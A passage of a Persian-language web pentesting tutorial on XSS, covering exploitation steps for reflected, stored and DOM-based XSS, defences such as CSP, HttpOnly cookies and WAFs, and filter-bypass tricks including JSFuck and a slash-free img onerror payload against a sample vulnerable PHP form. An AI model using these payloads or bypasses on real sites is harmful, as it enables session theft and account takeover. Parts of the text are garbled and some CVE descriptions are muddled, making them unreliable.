 - **Intercept Requests**: در Developer Tools ما قابلیت بررسی درخواست هایی رو داریم که از یک صفحه وب به سمت یک وب سرور ارسال میشه. در منو Network یک تب به نام Network وجود داره که این درخواست ها و پاسخ هایی که وب سرور داده رو توی خودش نگهداری میکنه. باید این درخواست ها رو بررسی کنیم، وجود پارامتر ها رو توشون تشخیص بدیم، HTTP Header ها رو دستکاری کنیم و رفتار وب اپلیکیشن رو بررسی نماییم تا در نهایت شاید یه جایی بتونیم یک XSS هیجان انگیز پیدا کنیم.
 - با ترکیب این مراحل و روش هایی که گفتم میتوانیم به خوبی یک وب اپلیکیشن رو از لحاظ داشتن با نداشتن XSS بررسی کنیم و در نهایت در گزارش پنست خودمون کارهایی که انجام دادیم و نتایج اون کارها رو ذکر کنیم.
 - طریقه اکسپلولیت کردن اسیب پذیری XSS چطوریه؟ بر اساس نوع XSS پیدا شده توی وب اپلیکیشن، اکسپلولیت کردن هم میتوانه متفاوت باشه و برای هر نوعی باید به روش خودش اکسپلولیت رو انجام داد. بریم برای انواع مختلف یه توضیحاتی بدیم، من سه نوع اصلی رو توضیح خواهم داد:
 1. • **Reflected XSS**: یک مهاجم ممکن هست که یک Reflected XSS رو توی وب اپلیکیشن تارگتش پیدا کنه. این XSS نیاز به تعامل مستقیم با کاربری داره که قراره تارگت مهاجم باشه. معمولاً URL ها توی URL ها رو خر میده و به همین خاطر پیلود باید توی URL قرار بگیره و سپس توی صفحه بازتاب و توسط مرورگر رندر شود. اگه بخواه اکسپلولیت کردن یک Reflected XSS رو به قدم هایی تقسیم کنم، به شرح زیر هستند:
 - مهاجم یک URL یا Input Form رو شامل پیلود مد نظرش میسازه.
 - کاربر مورد هدفش رو مقاعده میکنه که روی این URL حاوی پیلود کلیک یا Submit رو کنه.
 - پیلود مخرب مهاجم از طرف کاربر به سمت وب سرور ارسال میشه و در پاسخ به سمت کاربر میاد. مرورگر اون پیلود رو دریافت و سپس اسکریپت داخلش رو برای کاربر رندر میکنه.
 - پیلود روی کاربر اجرا میشه و کد های مخرب مهاجم موجب میشه که مرورگر کاربر به دست مهاجم بیفته.
 2. • **Stored XSS**: این نوع XSS رو میتوانیم توی جاهایی پیدا کنیم که ورودی رو از کاربر میگیره و سپس همون ورودی رو توی یک صفحه نشون میده. اگه ورودی کاربر رو Validate و Sanitize نکنه و موقع اجرا عمل Encoding رو روش انجام نده، موجب

اجرا شدن پیلود مخرب مهاجمین خواهد شد . اگه بخوام طریقه اکسپلولیت کردن یک Stored XSS رو قدم به قدم بگم به شرح زیر خواهد بود :

- مهاجم محل اسیب پذیر را پیدا میکنه و این محل ورودی را میگیره و سپس ورودی را توی پایگاه داده یا فایل ذخیره میکنه و در یک صفحه اون ورودی را برای کاربران نشون میده . مثلا قسمت کامنت ها یا Forum ها و ...
- مهاجم میاد و پیلود خودش رو توی ورودی قرار میده و اون رو سمت وب سرور میفرسته . وب سرور ورودی مهاجم رو در پایگاه داده یا فایل خود ذخیره میکنه تا در یک صفحه اون رو نشون بده .
- پیلود مهاجم ذخیره شده در پایگاه داده در یک صفحه به نمایش در خواهد اومد و چون پیلود حاوی اسکریپت های جاوا اسکریپت هست ، در هنگام نمایش توسط مرورگر رندر میشود .
- مهاجم صفحه نشون دهنده پیلودش رو به کاربران مورد هدفش میده و یا کاربران خود به خود از اون صفحه بازدید میکند و وقتی بازدید انجام میشه ، پیلود مهاجم توی اون صفحه بر روی مرورگر کاربران اجرا میشود و مرورگر اون کاربران در اختیار مهاجم قرار میگیرد .
- چون صفحه نشون دهنده پیلود یک صفحه عمومی در وب اپلیکیشن اسیب پذیر هست ، هر کاربری که از اون صفحه بازدید کنه مورد حمله قرار میگیره . ممکن هست که صفحه رندر کننده پیلود مهاجم یک صفحه عمومی نباشه و فقط برای کاربران خاصی قابل مشاهده باشد و همین هم موجب میشه که اون کاربران در خطر قرار بگیرند .
- **DOM-based XSS** : اکسپلولیت کردن DOM-based XSS همیشه نسبت به انواع دیگه متفاوت هست و چالش های خودش رو داره ولی غیر ممکن نیست . در DOM-based XSS در ادامه خواهیم دید که هیچ اسکریپتی به سمت وب سرور ارسال نمیشه و به همین خاطر در صورتی که بخوان ازش جلوگیری کنند باید در سمت کلایینت این کار رو انجام بند . اگه بخوام روند اکسپلولیت کردن این نوع XSS رو به قدم هایی تقسیم کنم به شرح زیر خواهد بود :

 - اکسپلولیت کردن DOM-based XSS وابسته به این هست که DOM صفحه وب اپلیکیشن رو به صورت مستقیم و از سمت کلایینت دستکاری کنیم . این دستکاری میتوانه از طریق URL ها را خود و ورودی هایی در URL ها باشه که در اپدیت شدن DOM یک صفحه داخل باشند . معمولا عبارات بعد از # در URL ها ممکن هست که چنین باشند و باید بررسی شوند؛ چرا که این عبارات به سمت وب اپلیکیشن ارسال نمیشوند و در سمت کلایینت رندر خواهد شد و معمولا از طریق توابع جاوا اسکریپت که اجازه دسترسی به URL صفحه رو میده ، مقادیرشون خونده میشود .
 - مهاجم یک URL حاوی پیلود رو ایجاد میکنه و پیلود چیزی هست که به صورت مستقیم توی DOM صفحه دستکاری رو انجام میده . در ادامه با این روند به صورت کامل اشنا خواهیم شد و توضیحات لازم رو خواهم داد .
 - هم چنین مهاجمین میتوانن پیلود خودشون رو توی JavaScript Function ها یا Event Handler ها قرار بند و موجب شوند که پیلود در مرورگر کاربر اجرا شود .

دقت کنید که هر نوع XSS میتوانه رویکرد متفاوتی داشته باشه و اکسپلولیت کردن اونها میتوانه وابسته به هدف اکسپلولیت هم باشه؛ گاهی هدف از اکسپلولیت اینه که نشون بدیم که اسیب پذیری وجود داره ولی گاهی هم ممکن هست که یک مهاجم به خاطر سود بردن دست به این کار میزن .

موانع سر راه اکسپلولیت کردن XSS چیا هستند ؟ میدونیم که هر اسیب پذیری که بوجود او مده سریعا شرکت های امنیتی و مرورگر ها (در حوزه وب) سعی کرند با موافعی جلوی اکسپلولیت شدن اونها را بگیرند و ما به عنوان باگ هانتر باید این موافع رو بشناسیم و طریقه و شرایط باپیس شدن اونها رو هم بدونیم . بریم سروقت این موافع ببینیم چیا هستند ؟

1. **Input Validation and Sanitization** : وبسایت هایی که مکانیزم Validation و Sanitization قدرتمندی رو بر روی ورودی هاشون پیاده سازی میکنند میتوانن ورودی های مخرب رو فیلتر کرده و از اجرای اسکریپت های مضر روی وب اپلیکیشن خودتون جلوگیری کنند . چطوری باید این کار رو کرد ؟
- **Input Validation** : به عملی میگن که یک وب اپلیکیشن میاد و ورودی های کاربر رو از نظر معیار هایی صحت سنجی میکنه، مثلا شکل و فرمتش ، اندازه طولش ، نوع داده و ... قبل از انجام فرایند ها روش صحت سنجی میشه . مثلا یک شماره تلفن کشور ایران باید ۱۱ عدد از ۰ تا ۹ باشه و با ۰۹ شروع شود و در غیر این صورت عمل صحت سنجی به خطای میخوره و نباید فرایند های بعدی رو انجام داد و باید پیام خطأ رو نشون داد . به این کار میگن Input Validation ورودی های وب اپلیکیشن .

با این کار توسعه دهنگان مطمئن خواهد شد که دادههایی که مد نظرتون هست رو از کاربر دریافت میکند و احتمال وجود داهای مخرب رو کاهش میدند .

یکی دیگه از خوبی های این عمل اینه که با بررسی اندازه دادهها در هر اپلیکیشنی و قبول نکردن دادهها با اندازه غیر مجاز میتوان جلوی Buffer Overflow کردن نرم افزار رو گرفت .

- **Sanitization** : این عمل هم به اندازه Input Validation اهمیت داره . واژه Sanitization به معنی ضد عفونی کردن هست و انجام این عمل بر روی داده های ورودی به معنی این هست که ، در صورت وجود هر گونه کاراکتر غیر مجاز مثل

اگه بخواه مثال هایی از این کار رو بزن به لیست زیر اشاره خواهیم کرد :

- **HTML escaping**: تبدیل کردن کاراکتر های خاصی مثل <, >, #, /, ... که هر کدام توی اسیب پذیری هایی دخیل هستند، باید این کاراکتر ها حذف یا **Escape** شوند تا خطرشون از بین بره و توسط مرورگر ها به عنوان یک کد اجرا و تفسیر نشوند.
- **Ajax**: برای این کار ما توی **PHP** میتوانیم از دوتابع **htmlentities** و **htmlspecialchars** استفاده کنیم. در گذشته در مرورشون در قسمت فکر کنم **SQL Injection** صحت کردیم.
- **Javascript escaping**: برای این کار باید کاراکتر هایی مثل ..., (,), ' , " را اینکد کنیم تا از رندر شدنشون جلوگیری شود.
- **CSS escaping**: باید مطمئن شویم که ورودی های کاربر به عنوان کد های **CSS** توسط مرورگر تفسیر نمیشوند که ممکن هست منجر به **Style-based Attack** شود.

مثل اگه یک کاربر بیاد و یک کامنت رو قرار بده که شامل **HTML Code** میشه، باید بیایم و ورودی کاربر رو به **HTML Entity** هایی تبدیل کنیم تا مطمئن شویم که ورودی کاربر در صفحه مرورگر رندر نمیشوند تا منجر به **XSS** نشود.

در نهایت بگم که با درست پیاده سازی کردن مکانیزم های **Validation** و **Sanitization** یک توسعه دهنده میتوانه به طور قابل ملاحظه ای جلوی حملاتی مثل ... **XSS**, **HTML Injection**, **Style-based**, ... را بگیره . ما به عنوان یک پنتر باید تشخیص بدیم که چطوری در یک وب اپلیکیشن باید این مکانیزم ها رو پیاده سازی کنیم تا در گزارشمن از اونها نام ببریم . 2. **Content Security Policy (CSP)**: یکی دیگه از اساسی ترین امکاناتی که میتوانیم ازش استفاده کنیم تا جلوی **XSS** رو بگیریم، همین اقای **CSP** هستند . در قسمت **Clickjacking** به خوبی در مرورش صحبت کردیم و حتی گفتیم که چطوری میتوانه جلوی **XSS** رو بگیره ولی برای یاد اوری بازم باید تکرار کنیم . از طریق **CSP** میتوانیم تعیین کنیم که در یک صفحه و ب کدام یک از اسکریپت ها اجازه دارند که به عنوان کد جاوا اسکریپت توسط مرورگر رندر شوند و میتوانیم مشخص کنیم که، اسکریپت هایی غیر از اینها نباید توسط مرورگر رندر شوند . مرورگر به خوبی میتوانیم **CSP** رو تشخیص بده و اونها رو توی سند **HTML** ما اعمال کنه . دقت کنید که عدم وجود پیکربندی **CSP** یا وجود پیکربندی نادرست **CSP** در یک گزارش پنتر است باید ذکر شود . حالا بریم بینیم که پاسخ ChatGPT در مورد **CSP** و طریقه رفع **XSS** توسط اون چیه ؟

CSP میتوانه جلوی **XSS** رو بگیره اون هم از طریق محدود کردن منابع اسکریپتی که باید در صفحه اجرا شود . اگه بخواه روش های **CSP** برای این کار رو توضیح بدم به شرح زیر خواهد بود :

- **Script Source Restriction**
- **CSP** به توسعه دهنگان اجازه میده که مشخص کنند که کدام سروس ها و اسکریپت های توی صفحه اجازه دارند لود و اجرا شوند .
- به صورت پیش فرض، **CSP** جلوی اجرا شدن اسکریپت های **Inline** رو میگیره و همچنین اجازه نمیده که اسکریپت های **External** از دامنه های دیگه لود و اجرا شوند . باید در تنظیمات و پیکربندی ها تعیین شوند .
- **Blocking Inline Scripts**
- **Inline Script** های یعنی همون اسکریپت های توی سند **HTML** یک صفحه و ب، یکی از رایج ترین **Vector** های حملات **XSS** به شمار می ایند .
- به صورت پیش فرض، **CSP** این اسکریپت ها رو بلاک میکنه و اجازه اجرا شدن رو بهشون نمیده و همین موجب میشه که جلوی اجرا شدن اسکریپت های مخرب **XSS** از طریق تزریقشون به **Event** و **HTML Attributes** ها گرفته شود .

✖ Refused to execute inline event handler because it violates the following Content Security Policy [xss.html:10](#)
directive: "script-src 'self'". Either the 'unsafe-inline' keyword, a hash ('sha256-...'), or a nonce
('nonce-...') is required to enable inline execution. Note that hashes do not apply to event handlers, style
attributes and javascript: navigations unless the 'unsafe-hashes' keyword is present.

• **Restricting External Script Execution**

- از طریق **CSP** میتوانیم مشخص کنیم که کدام دامنه ها اجازه دارند به عنوان هاست اسکریپت های اجرایی ما قرار داشته باشند .

```
<meta http-equiv="Content-Security-Policy" content="default-src 'self'; script-src 'self'  
https://cdn.example.com;" />
```

- هر اسکریپتی که از دامنه های مجاز قصد اجرا شدن داشته باشد توسط **CSP** بلاک خواهد شد و خطایی به ما نشون خواهد داد .

✖ Refused to load the script '<https://google.com/main.js>' because it violates the following Content [xss.html:1](#)
Security Policy directive: "script-src 'self' <https://cdn.example.com>". Note that 'script-src-elem' was not
explicitly set, so 'script-src' is used as a fallback.

Preventing Dynamic Script Injection •

- **CSP** استفاده از متدهایی که اسکریپت‌ها را به صورت دینامیک می‌سازند محدود نمی‌کنند، مثلاً استفاده از تابع `eval()` یا `new Function()` و همچنین `document.write()` جلوی اجرا اسکریپت‌هایی که با این دستورات ساخته می‌شوند را می‌گیرد.
- این کار جلوی اجرا شدن اسکریپت‌های مخرب تزریقی مهاجمین در پس زمینه صفحات وب را خواهد گرفت.

Reporting Violations •

- **CSP** به توسعه دهنده‌گان اجازه میدهد که با مشخص کردن یک `endpoint`، گزارش‌هایی را دریافت کنند که نشون دهند تلاش برای اجرای اسکریپت‌های غیر مجاز است.
- این گزارشات اطلاعات با ارزشی را از تلاش‌ها جهت اجرای اسکریپت‌های مخرب به توسعه دهنده‌گان خواهد داد و همچنین کمک خواهد کرد که محل وقوع اونها را شناسایی کنند و به رفع مشکلات احتمالی بپردازند.
- 3. **HTTPOnly Cookies**: در **Impact XSS** گفتیم که یکی از اونها اینه که، مهاجمین می‌توانند کوکی‌های شامل **Session** کاربران را از طریق حملات **XSS** بذند و در نهایت **Account Takeover** کنند. در کوکی‌ها یک مولفه به نام **HTTPOnly** وجود دارد که در صورت فعال بودن این مولفه، مرورگر اجازه نخواهد داد که از طریق صفحات وب به کوکی‌ها دسترسی پیدا شوند. البته همه کوکی‌ها را **HTTPOnly** نمی‌کنند ولی کوکی‌های حساس مثل کوکی **Session ID** باید **HTTPOnly** شود. بودن یک کوکی به این معناست که اون کوکی فقط از طریق درخواست‌های **HTTP** به سمت وب اپلیکیشن ارسال می‌شوند و از طریق **Client-Side Script** ها قابل دسترسی نیست.
- برای اینکه کوکی‌های وب اپلیکیشن‌مون رو **HTTPOnly** نمی‌توانیم در فایل پیکربندی وب سرور مون بهش بگیم که چنین کنه. اگه وب سرور ما **Apache** باشه، کافیه که فایل `httpd.conf` یا `apache.conf` رو پیدا کنیم و در تنظیمات مربوطه کد زیر را قرار دهیم :

```
<IfModule mod_headers.c>
    Header always edit Set-Cookie ^(.*)$ $1;HttpOnly;Secure
</IfModule>
```

کد بالا می‌گه که، اقای اپاچی، لطفاً همه کوکی‌ها را **Secure** چیه؟ این مولفه به مرورگر می‌گه که کوکی‌ها را فقط و فقط از طریق **HTTPS** بفرست و در صورت **HTTP** بودن پروتکل ارتباطی، لطفاً کوکی‌ها را توی درخواست قرار نده. این دو مولفه **Secure** و **HTTPOnly** اهمیت بسیار بالایی دارند و در صورت نبودنشون در یک وب اپلیکیشن، باید در گزارش پنستمنون ذکر کنیم. اما چطوری باید در **Nginx** این کار رو انجام بدیم؟ توی وب سرور **Nginx** یک فایل داریم به نام `nginx.conf` که باید کد زیر رو توی بلاک **server** در این فایل قرار دهیم :

```
proxy_cookie_flags ~ secure; # Add 'Secure' flag to cookies
proxy_cookie_flags ~ httponly; # Add 'HttpOnly' flag to cookies
```

کد بالا علاوه بر **HTTPOnly** کردن کوکی‌ها، اونها رو **Secure** هم می‌کنه.

4. **XSS Filters**: **WAF** ها و **Security Plugin** ها از جمله اقدامات بعدی جهت خنثی کردن حمله **XSS** هستند. این ابزارها با شناسایی کردن پیلود موجود در درخواست مهاجم، از رسیدن این پیلود به وب سرور و اجرا شدنش بر روی مرورگر کاربران جلوگیری می‌کنند.

• **WAFs**: میدونیم که **WAF** ها ما بین وب سرور و کاربران قرار می‌گیره و روی درخواست‌های ارسال کاربران و پاسخ های ارسال وب سرور تمرکز داره و اونها رو مانتیور می‌کنه. کارهایی که **WAF** ها می‌توانند برای جلوگیری کردن از **XSS** انجام دهند به شرح زیرند :

- **Input Validation and Sanitization**: در این مورد در قسمت اول به خوبی صحبت کردیم و کافیه که بدونیم که **WAF** ها هم همین کار رو می‌توانند روی درخواست‌های ارسال و پاسخ‌های ارسال وب سرور انجام دهند و کافیه که در پیکربندی هاشون مشخص کنیم.
- **Signature-based Detection**: یکی از روش‌هاییست که استفاده می‌شده تا ترافیک خطرناک و مخرب را تشخیص بند. یک ابزاری مثلاً **Firewall** می‌داد و سطح می‌شینه و توی این ابزار پترن‌هایی از ترافیک‌های مخرب و خطرناک قرار داده شده و ترافیک‌هایی که می‌خواهد وارد شبکه بشه رو مانتیور می‌کنه و مقایسه می‌کنه با پترن‌هایی که می‌شناسه و سپس در صورتی که تطابقی مابینشون دید، اون ترافیک رو مخرب شناسایی می‌کنه و اجازه رسیدن به سرور رو بهش نمیده. زمانی هم که بخواهد **XSS** رو تشخیص بده، مجموعه‌ای از پترن‌های نشون دهند **XSS** رو توش قرار میند و این کار رو انجام میده.

- **Behavioral Analysis**: میدونستید که WAF های پیشرفته ای هستند که میتوانن رفتار کاربران رو انالیز کنند و اقدامی که اون کاربر قصد انجامش داره رو از پیش شناسایی کنند؟ بله چنین کاری رو WAF های پیشرفته امروزی انجام میدن، اونها رفتار کاربر را بررسی میکنند و ترافیک ارسال اون رو مانیتور، رفتار های غیرمعمول کاربر مثل تغییر دادن DOM، تلاش برای تزریق اسکریپت و ... رو شناسایی میکنند و در نهایت بر اساس پترن هایی که دارند میتوانن تشخیص بدن که ایا کاربر قصد انجام حمله ای مثل XSS رو داره یا خیر؟
- **Output Encoding and Filtering**: ارائه WAF میتوانه خروجی از وب اپلیکیشن رو هم مانیتور کنه، با این کار میتوانه عمل Encoding رو اعمال کنه رو خروجی تا از XSS جلوگیری بشه.
- **Cookie Protection**: فایروال ها میتوانن تبادل کوکی ما بین وب اپلیکیشن و کاربر رو بازرسی و در صورت نیاز دستکاری کنند تا مکانیزم احراز هویت Cookie-based XSS Attack مورد هدف واقع نشه. فایروال ها با اضافه کردن فلگ های Secure و HttpOnly به کوکی ها میتوانن جلوی دسترسی جاوا اسکریپت سمت کلاینت به کوکی های Session رو بگیرند.
- **Virtual Patching**: در موقعیت هایی ممکن هست که یک وب اپلیکیشن دارای XSS شناخته شده ای باشه ولی به صورت فوری امکان برطرف کردن و پچ کردن اون وجود نداره. WAF های میتوانن امکان Virtual Patching را داشته باشند و اختصاصاً برای اون حفره امنیتی موجود قوانینی رو وضع و اجرا کنند تا امکان اکسپلوبیت کردن اون برای مهاجمین وجود نداشته باشه تا زمانی که توسعه دهنده اون رو برطرف نمایند. با پیاده سازی این تکنیک ها، یک WAF میتوانه در مقابل حملات XSS به شکلی خوب و درست عمل کنه و کمک کنه که وب اپلیکیشن از کاربران خودش در مقابل اکسپلوبیت شدن XSS های موجود موازن نماید.
- **Security Plugins**: پلاگین ها و کتابخونه های مختلف وجود داره که میتوانیم از شون استفاده کنیم تا در مقابل حملات XSS مانعی قرار دهیم. من باهشون کار نکردم ولی خب از ChatGPT پرسیدم و بهم چندتا اسم داد که در زیر میارم شون . اگه دوست داشتید میتوانید از شون استفاده کنید :

 - OWASP ESAPI
 - DOMPurify
 - Content Security Policy (CSP and not a plugin)
 - JQuery SafeHTML
 - React DOM XSS
 - AngularJS Strict Contextual Escaping (SCE)
 - Express Validator
 - ...

- .5 **Same-Origin Policy (SOP)**: مرورگر های مدرن و امروزی شامل امکانات امنیتی مثل Sandboxing هستند که امکان تعامل مابین Origin های مختلف رو محدود میکنه. این مکانیزم ها موجب محدود شدن Impact خفره امنیتی XSS میشوند که در ادامه خواهیم دید. در مورد SOP به صورت کامل صحبت خواهیم کرد. CSP هم یکی از مکانیزم هاییست که مرورگر ها و وب سرور ها ما بین خودشون دارند و دیدیم که چقدر خود از وب اپلیکیشن ها در مقابل XSS و خفرات امنیتی دیگه مراقبت میکنه. باید اینا رو بدونیم چون لازم هست که گاهی اوقات بتونیم تلاش کنیم و از شون عبور ننماییم.
- .6 **Server-Side Hardening**: درست هست که XSS یک خفره امنیتی سمت کلاینت محسوب میشه ولی در همه اونها به جز- DOM based، پیلود مهاجم به سمت وب سرور ارسال میشه و وب سرور هست که در پاسخی که به کاربر میده، پیلود رو هم قرار میده. پس Server-Side Hardening یکی از کارهاییست که میتوانیم انجام بدیم و پیلود مهاجم رو سمت سرور شناسایی کرده و تلاش کنیم با استفاده از توابع و روش های مختلف از اجرا شدن اون در سمت کلاینت جلوگیری کنیم. کار هایی مثل اپدیت کردن منظم و باید اینا رو بدونیم چون لازم هست که گاهی اوقات بتونیم تلاش کنیم و از شون عبور ننماییم.
- .7 **X-XSS-Protection HTTP Header**: یک هدر HTTP وجود داره به نام X-XSS-Protection که یک امکان امنیتی در مرورگر های امروزی محسوب میشه. مرورگر ها وقتی بینند که در پاسخ های یک وب اپلیکیشن، هدر X-XSS-Protection با مقدار mode=block: 1 وجود داره، سعی میکنند انواع مشخصی از XSS رو شناسایی کنند و از طریق Sanitization یا Blocking از اجرای اسکریپت های مخرب تزریق شده در صفحات وب جلوگیری نمایند. این هدر باید قادری داشته باشه که عبارت اند از :

 - mode='block': این مقدار به مرورگر میگه که XSS Filtering رو فعال کن و درصورتی که شناسایی کردی یک XSS در حال وقوع است اون رو بلاک کن.

- ۰۱۰: این یعنی اینکه افای مرورگر لطفا XSS Filtering رو غیر فعال کن و نیازی نیست مراقبت کنی .
این هدر رو به علت اینکه چند جا دیده بودم گفتم توضیحش بدم ولی بهتره که بدونید در برخی از نسخه های وب بروزرهای، این هدر تقریبا Deprecate شده و جاش CSP استفاده میشه . این CSP از وقتی او مده جای خلی چیزا رو گرفته  ولی خوب و قویی به جایی دیدیش نیازی نیست زیاد ازش بترسید و انچنان هم قوی نیست ولی خب هر از گاهی ممکن هست که یه رخی نشون بده .
با پیاده سازی این تکنیک ها و موانع میتوانیم یک وب اپلیکیشن رو تا حد ممکن در مقابل حفره امنیتی XSS من کنیم و از کابران وب اپلیکیشنمون مراقبت نماییم تا اطلاعاتشون در جایی امن تر نگهداری شود و به خطر نیفتند .

اما قدم بعدی چیه؟ ما که مواعون در مقابل اکسپلوبیت کردن XSS را شناختیم، حالا باید بدلونیم که ایا امکان باپیس شدن اونها وجود داره؟
اگه وجود داره چطوریه و چطوری انجام میشه؟ بريم و از اولین مورد شروع کنیم و بینیم ایا میتوونیم واسه مواعن بالا باپیسی پیدا کنیم یا خیر؟
بله باپیس برای XSS بسیار بسیار زیاد وجود داره و به علت امکاناتی که زبان Javascript در اختیار ما قرار میده میتوانیم تقریباً انواعی از کدهای جاواسکریپت رو ایجاد کنیم که نتیجه یکسانی دارند ولی شکل و شمایل متفاوت. یکی از اونها JSFuck هست که یک سایته و کدهای جاواسکریپتی شما رو تبدیل میکنه به شش تا کاراکتر !+[](). میتوانید به سایتش به ادرس jsfuck.com ببرید و در تصویر زیر میبینید که چطوری (alert(1)) را برآورون به یه چیز کاملاً ناشناخته تبدیل کرده است:

مشکلی که ایشون داره اینه که تعداد کاراکتر هایی که میسازه خیلی زیاد هست و اگه بخوایم تو یک درخواست GET استفاده کنیم که محدودیت 2048 کاراکتری داره، به خطا خواهیم خورد. ولی برای Stored XSS ها میتوانه کارا باشه.
یه نوع JSFuck دیگه هم داریم که بدون () هست. قبلاتوی ادرس centime.fr/jsfuck بود که الان چک کردن Down شده ولی میتوانید سورس کدش رو و از ادرس گفت ها زیر دانلود کنید و اجر اشن کنید و کار تون رو انجام بدم:

<https://github.com/centime/jsfsck>

Example

The following source will do an `alert(1)`:

میبینید که هیچگونه () توش نیست و فقط از !+[]\\$ ساخته شده است. به خاطر نبود () تعداد کاراکتر هامون هم کمتر هست و میشه یه پیلو دی برای XSS Reflected از توش در اوردو مشکلی بایت طول اندازه 2048 کاراکتر نداریم.

یه چیزی دیگه هم خوبه بدونیم پروژه **De4js** Obfuscation های JS رو برآمون **Decode** میکنه و میتوانیم ازش استفاده کنیم . میتوانید این پروژه از ادرس زیر ببینید :

<https://lelinhtinh.github.io/de4js/>



گاهی هم ممکن هست که پیش بیاد که وب اپلیکیشن نسبت به کاراکتر / توی پیلود ما حساس هست و اجازه نمیده که این کاراکتر به عنوان پایان دهنده یک تگ اجرا شود . در این حالت میتوانیم ببایم و از تگ هایی استفاده کنیم که / رو نخوان ، مثل **svg** یا **img** که کافیه یک پیلود از طریق این تگها بسازیم . فرض بگیرید که یک وب اپلیکیشن داریم به شکل زیر :

```
8 <body>
9   Here is my vulnerable form (value parameter):
10  <form>
11    <input type="text" value=<?php echo preg_replace('/\//', '', ($_GET['value'])); ?>>
12  </form>
13 </body>
```

میبینید که از URL پارامتر **value** رو میگیره و توی مقدار تگ **input** قرارش میده و همچنین / ها رو هم از بین میبره .

باید چیکار کنیم ؟ میتوانیم از تگ **img** استفاده کنیم و یک پیلود بسازیم . ولی قبلش باید حتما از تگ **input** خارج بشیم . به این کار قبل هم گفتیم که **escaping** میگن . پیلود زیر میتوانه این کار رو بکنه :

```
"><img src=x onerror="alert(1)" >
```

این کد رو خودتون تست کنید و ببینید که ایا میتوانید از روش های دیگه واسه بایس کردن استفاده کنید یا خیر ؟ سعی کنید از تگ **script** هم استفاده کنید .

ببینید اگه بخواه همه بایس های **XSS** رو توضیح بدم باید صد ها صفحه بنویسیم و به همین خاطر اکتفا میکنم به بیان برخی از بایس های کلی و لینک دادن به صفحاتی که اوونها رو به شکل کامل توضیح داده باشه .

۱. **XSS Filter Evasion**: رو شیست که مهاجمین استفاده میکنند تا مکانیزم های امنیتی و فیلتر های طراحی شده برای جلوگیری از **XSS** رو بایس کنند . این فیلتر ها بر روی مرورگر ها، فایروال های و ب اپلیکیشن ها و فریمورک های امنیتی موجود در اوونها پیاده سازی شده اند و سعی میکنند پیلود های مخرب رو شناسایی و از اجرا شدن اوونها روی و ب اپلیکیشن جلوگیری کنند . اگه بخواه روش هایی که استفاده میشه برای دور زدن فیلتر ها رو نام گذاری کنم به لیست زیر اشاره خواهم کرد :

- **Input Sanitization Bypass** : مهاجم ممکن هست که از طریق تکنیک های **URL Encoding** مثلا **Encoding** و **HTML Encoding** و **Turkish Encoding** کردن پیلود در ورودی های مختلف ، تلاش کنه که سیستم پیاده سازی شده **Sanitization** رو دور بزنه . اون تقسیم کردن پیلود که گفتم منظورم استفاده از **HPP** یا همون **HTTP Parameter Validation** هست که در ابتدای دوره درموردش صحبت کردیم . سایت **OWASP Pollution CheatSheet** بسیار خوب در این مورد داره که میتوانید از ادرس زیر دریافت کنید :

https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html

- **Payload Obfuscation** : مهاجمین میتوانن پیلود هایشون رو از طریق تکنیک هایی مثل **Character Substitution** و **Base64 Encoding** و **Concatenation** و **Security Control XSS Filter** هایی مثل **Base64** بسازند و از صد **XSS** ها و **Security Control XSS Filter** ها عبور شون بدن .

- **DOM-based XSS** : گاهی هم حملات رو در سطح کلاینت نگه میدارند و اجازه نمیدن که پیلودشون به سمت وب سرور برخوردار شوند .
بره تا به **XSS Protection** ها و **XSS Filter DOM-Based** رو به صورت اکسپلوبت میکنند .

• گاهی هم میان و به جای اینکه از تگ <script> سنتی استفاده کنند از Event Handler هایی مثل onerror, onload, ... کنند.

• 2. Browser-Specific Vulnerabilities: علاوه بر بایس هایی که میتوانیم توی پلودمون اعمال کنیم گاهی اوقات ممکن هست که مرورگر های کاربران نسخه های قدمی و اسیب پذیر باشد و مهاجمین به این اسیب پذیری ها تکیه کنند. این اسیب پذیری ها میتوانه توی مکانیزم های XSS Protection HTTP Header, src, href, data و ... استفاده میکنند تا پلود خودشون رو تزریق کنند.

• CVE-2020-15999: یک اسیب پذیری بودن که توی کتابخونه رندر کردن FreeType Font ها پیدا شده بود. مهاجمین میومند و یک فونت خاص رو که حاوی اسکریپت های مخرب هست ایجاد میکردن و با رندر شدن فونت، اسکریپت او نها هم اجرا میشد.

• CVE-2020-26971: این اسیب پذیری توی Mozilla Firefox پیدا شده بود و اجازه میداد که یک صفحه وب مخرب یک کد خاص رو در پس زمینه یک سایت اجرا کنه. از این اسیب پذیری و اسه حملات XSS استفاده میشده.

• CVE-2020-16044: این اسیب پذیری در Google Chrome پیدا شده و به صورت خاص در موتور V8 که مخصوص رندر کردن و تفسیر کدهای جاواسکریپت موجود بوده است و اجازه میداده که کدهای دلخواهی توسط مهاجم در پس زمینه یک وب اپلیکیشن اجرا شود.

• CVE-2020-6457: اسیب پذیری مورد نظر ما توی موتور رندر کننده Blink پیدا شده و در Google Chrome بوده. اجازه میداده که یک صفحه وب ساخته شده یک کد درخواه رو توی پس زمینه یک سایت دیگه اجرا کنه و در نهایت منجر به XSS بشه.

• CVE-2019-11707: توی موتور جاواسکریپت موزیلا بوده و اجازه اجرای کدهای دلخواه رو میداده. به صورت مستقیم مربوط به XSS نمیشده ولی خب اجازه میداده که مهاجمین کدهای دلخواه جاواسکریپتی خودشون رو در پس زمینه یک وب اپلیکیشن اجرا کنند و به XSS منجر شود.

• 3. Content-Security Policy Bypass: مهاجمین ممکن هست که تلاش کنند قوانین CSP را برای مقابله با XSS دور بزنن و باید بدونیم که از چه روش هایی استفاده میشه. بریم و چندتا از روش ها رو با هم بررسی کنیم:

• Unsafe-Inline Scripts: معمولا به صورت پیش فرض اجازه اجرای اسکریپت ها رو از طریق تگ script نمیده ولی مهاجمین شاید راهی رو پیدا کنند که از طریق Event Handler هایی مثل onclick, onerror استفاده کدهای جاواسکریپت خودشون رو توی صفحه اجرا کنند.

• Data Injection: اگه که CSP اجازه تزریق داده ها رو از منابع غیر قابل اطمینان بدهد، مهاجمین ممکن هست که سعی کنند از طریق تزریق کدهای مخرب با استفاده از خصیصه data: ' URL) عمل تزریق کدهای خودشون رو انجام بدن.

• Script Gadgets: مهاجمین ممکن هست که تلاش کنند و منابع مشروعی که اجازه اجرای اسکریپت رو دارند رو اکسپلوبیت کنند. مثلا یک وب اپلیکیشن اجازه لود کردن اسکریپت از یک CDN رو داره و مهاجمین بیان و اسکریپت های خودشون رو توی اون CDN به وب اپلیکیشن هدف تزریق کنند.

